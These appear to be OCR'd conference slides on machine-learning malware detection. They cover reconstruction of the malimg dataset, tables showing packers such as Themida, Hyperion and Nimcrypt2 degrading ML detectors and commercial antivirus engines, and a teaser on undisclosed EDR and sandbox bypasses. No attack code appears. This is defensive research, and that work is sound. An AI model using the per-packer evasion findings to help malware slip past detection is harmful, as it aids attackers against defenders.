
Let's visualize it (VB.AT)






Let's visualize it (Swizzor.gen!I)






Very hot research



Why do I observe this?



Why do I observe this?

I need good answers.

xAI cannot provide an answer!

(for the time being forget that I'm stubborn) Why?

What do you do when you cannot find an answer?

Go back to the source!

The malimg dataset

The dataset dates back to 2011 and contains 9,339 malware samples belonging to 25 malware families.

It contains their images.

BUT...

The underlying data is not images, it is Windows malware!

Let’s analyze malimg!

We have only images, but we have the hashes.

The original files do not exist, and the conversion to images is lossy.

The underlying data

These files are very well structured. They have headers and sections such as:

- `.text`: Containing the executable code (instructions) for the program.
- `.rdata`: Containing read-only data, such as strings and constants.
- `.data`: Containing initialized data variables.
- `.rsrc`: Containing resources such as icons, menus, and images.
- `.reloc`: An optional section containing relocation information to adjust addresses when loading the file.

Reconstructing the dataset

- Reverse the mapping (but it’s lossy)
- Query various malware databases
- Brute force (last resort)

Observing the data

VB.AT samples have a section whose MD5 hash is `30695b8f3e042a947d4aa46b7f80da27`.

Yuner samples have a section with the MD5 hash `beafbde081a00045c5646597f1b5b055`

The list goes on and on...

The reconstructed dataset


Family	Original Samples	Retrieved Intelligence
Adialer.C	122	22
Agent.FYI	116	116
Allaple.A	2949	2818
Allaple.L	1591	1570
Alueron.gen!J	198	193
Autorun.K	106	105
C2LOP.gen!g	200	166
C2LOP.P	146	144
Dialplatform.B	177	177
Dontovo.A	162	162
Fakerean	381	321
Instantaccess	431	52
Lolyda.AA1	213	213
Lolyda.AA2	184	184
Lolyda.AA3	123	123
Lolyda.AT	159	156
Malex.gen!J	136	17
Obfuscator.AD	142	16
Rbot!gen	158	153
Skintrim.N	80	80
Swizzor.gen!E	128	126
Swizzor.gen!I	132	132
VB.AT	408	326
Wintrim.BX	97	94
Yuner.A	800	797
Total	**9339**	**8263**

malware families which are individually distinguished.


malware families that are distinguished from others as part of a group of two or more families.

malware families which are distinguished by the packer/compiler.


Clustering the dataset




Clustering another dataset, BODMAS



Could it be that these methods detect something else?




What is common in most samples of a malware family?



Who would manually code 1,000 samples?

Let me play with packers



Performance metrics of the detectors trained with only unpacked executables

Detector	Metric	Unpacked test set	UPX	Themida	Enigma	MPress	Hyperion	Amber	Mangle	Nimcrypt2
ResNet	TNR	0.9751	0.7011	0.2931	0.0872	0.7716	0.4816	0.8947	0.9933	0.5971
	TPR	0.9707	0.8491	0.5753	0.9008	0.6123	0.5155	0.1301	0.2167	0.6221
EfficientNet	TNR	0.9738	0.6490	0.1659	0.0735	0.7618	0.4660	0.8321	0.9518	0.6477
	TPR	0.9702	0.8181	0.8458	0.8325	0.5196	0.5887	0.0745	0.4717	0.5446
SwinTransformer	TNR	0.9636	0.7134	0.1720	0.1997	0.868	**0.5126**	0.7125	0.9785	0.5925
	TPR	0.9627	0.8328	0.7395	0.7692	0.2879	0.5555	0.2692	0.3094	0.5927
MalConv	TNR	0.9902	0.6507	0.2946	0.4456	0.6498	0.0214	0.4578	0.9967	**0.8353**
	TPR	0.9871	0.9233	0.9927	0.9842	0.7946	0.9891	0.5794	**0.7717**	0.3605
LightGBM	TNR	**0.9973**	**0.7345**	**0.8127**	**0.8270**	**0.8729**	0.0	0.2472	**1.0**	0.5451
	TPR	**0.9951**	**0.9310**	**0.9941**	**0.9935**	**0.9906**	**1.0**	**0.9100**	0.3106	**0.6734**

Performance metrics of malware detectors trained with both packed and unpacked executables

Detector	Metric	Unpacked test set	UPX	Themida	Enigma	MPress	Hyperion	Amber	Mangle	Nimcrypt2
ResNet	TNR	0.972	0.5822	0.4865	0.7332	0.6822	0.3709	0.7149	0.99	0.4374
	TPR	0.9604	0.9353	0.474	0.4687	0.7589	0.7188	0.2766	0.2027	0.8155
EfficientNet	TNR	0.9729	0.6205	0.5749	0.7282	0.7338	**0.5981**	**0.8700**	0.9871	0.4531
	TPR	0.9591	0.9293	0.6178	0.3789	0.7215	0.6074	0.0597	**0.4778**	0.7638
SwinTransformer	TNR	0.9716	0.6173	0.4218	0.5739	0.7196	0.2971	0.7519	0.9790	0.4623
	TPR	0.9564	0.8784	0.6724	0.6362	0.6123	0.7384	0.2128	0.4256	0.7210
MalConv	TNR	0.992	**0.9039**	**0.9852**	**0.9841**	0.8609	0.1981	0.6290	0.9981	**1.0**
	TPR	0.9849	0.8362	0.2143	0.4881	0.6907	0.9568	0.5172	0.4172	0.0
LightGBM	TNR	**0.9960**	0.8827	0.8830	0.8529	**0.9391**	0.0214	0.4364	**1.0**	0.3086
	TPR	**0.9951**	**0.9621**	**0.9873**	**0.9065**	**0.9777**	**0.9995**	**0.9935**	0.1028	**0.8338**

What about commercial AV engines?

Packer	Subset	Engine 1	Engine 2	Engine 3	Engine 4	Engine 5	Engine 6	Engine 7	Engine 8
UPX	Goodware	0.8884	-	0.5147	-	0.9748	0.9845	0.9528	0.9397
	Malware	0.9007	-	0.9233	-	0.8789	0.8354	0.9338	0.8267
Themida	Goodware	0.4443	0.1669	0.0041	0.3908	0.5903	0.4860	0.1985	0.2814
	Malware	0.9364	0.9804	0.9839	0.8537	0.9462	0.9565	0.9927	0.9892
Enigma	Goodware	0.1370	0.0570	0.0014	0.1420	0.0404	0.2242	0.0324	0.0101
	Malware	0.9720	0.9950	0.9885	0.9669	0.9878	0.9547	0.9914	0.9935
MPress	Goodware	0.7829	0.7321	0.5350	0.6955	0.7994	0.9443	0.7775	0.6001
	Malware	0.9756	0.9842	0.9799	0.9391	0.9892	0.9621	0.9971	0.9914
Hyperion	Goodware	0.4214	0.0019	0.0	0.0	0.0582	0.0117	0.0	0.0
	Malware	0.9011	0.9362	0.9303	0.9116	0.9212	0.9362	0.9326	0.9280
Amber	Goodware	0.3496	0.0024	0.0299	0.4369	0.0	0.2462	0.0	0.0
	Malware	0.9680	1.0	1.0	0.5777	0.9967	0.6318	0.9812	0.9877
Mangle	Goodware	0.9966	-	0.9890	0.9215	0.9957	0.9995	0.9880	0.9909
	Malware	0.8650	-	0.9933	0.9453	0.9978	0.9967	0.9955	0.9944
Nimcrypt2	Goodware	0.9982	-	0.3422	1.0	0.3914	0.1624	0.0	0.0
	Malware	0.0	-	0.7558	0.0	0.6934	0.9911	0.9772	0.9742

Takeaways

Understand your data

If you know how the model is trained, you can find ways to bypass it!

When you learn to dodge

More details

Gibert, Daniel, Nikolaos Totosis, Constantinos Patsakis, Quan Le, and Giulio Zizzo. ”Assessing the impact of packing on static machine learning-based malware detection and classification systems.” *Computers & Security* (2025): 104495.

Straight from the oven

New stuff

What follows:

- is currently under review
- responsibly disclosed
- draft ideas to think about

Malware sandboxes

A significant part of malware analysis involves running it in a sandbox.
Why? we monitor

- file changes
- processes
- network activity
- registry changes
- etc.

The other side

Malware authors know about this and EDRs, so they try to

- detect the environment
- running processes
- detect the hardware
- etc.

... and if it looks *strange*, seize execution or unhook.

Another approach

What if the adversary literally attacked the monitoring mechanism?

What have we done?

We have:

- bypassed several EDRs
- made some malware sandboxes fail their reports
- made a malware monitoring mechanism crash

... and we continue!

Affects at least 12 widely used products.

Where we are

Due to the criticallity and early stages of this research, we cannot provide more details; however, more details will be available in around 89 days

Final thoughts!


THE
END
IS
NEAR

Conclusions

- Don’t solely depend on AI/ML, try to understand the results and why you have them.
- Explore your datasets!
- Malware research works both ways!
- Question great results!
- Try to play with simple ideas!

EOF

Thanks for your attention!

Questions?

- `https://www.cs.unipi.gr/kpatsak`
- `https://www.linkedin.com/in/kpatsak/`
- `@kpatsak`
- `kpatsak@unipi.gr`

References i

- CERT-UA.
  APT28: from initial attack to creating threats to a domain controller in an hour (CERT-UA#8399).
  https://cert.gov.ua/article/6276894, 2023.
  (In Ukranian).
- Igor Kuznetsov.
  The mystery of Duqu Framework solved.
  https://securelist.com/the-mystery-of-duqu-framework-solved-7/32354/, 2012.
- Mandiant.
  capa.
  https://github.com/mandiant/capa, 2024.

MITRE Engenuity Center for Threat-Informed Defense.
Sightings Ecosystem v2.0.0.
https://center-for-threat-informed-defense.github.io/sightings_ecosystem/key-results/, 2025.

MITTRE ATT&ACK.
Command and Scripting Interpreter.
https://attack.mitre.org/techniques/T1059/, 2024.

MITTRE ATT&ACK.
Process Injection.
https://attack.mitre.org/techniques/T1055/, 2024.

Microsoft Threat Intelligence Center (MSTIC).
Hive ransomware gets upgrades in Rust.
https://www.microsoft.com/en-us/security/blog/2022/07/05/hive-ransomware-gets-upgrades-in-rust/, 2022.

References iii

James Nutland and Michael Szeliga.
Akira ransomware continues to evolve.
https://blog.talosintelligence.com/akira-ransomware-continues-to-evolve/, 2024.

Constantinos Patsakis, David Arroyo, and Fran Casino.
The Malware as a Service ecosystem.
In *Malware: Handbook of Prevention and Detection*, pages 371–394. Springer, 2024.

SECURELIST by Kaspersky.
Zebrocy's Multilanguage Malware Salad.
https://securelist.com/zebrocys-multilanguage-malware-salad/90680/, 2019.

Javier Vicente and Brett Stone-Gross.
Analysis of BlackByte ransomware's Go-based variants.
https://www.zscaler.com/blogs/security-research/analysis-blackbyte-ransomware-s-go-based-variants, 2022.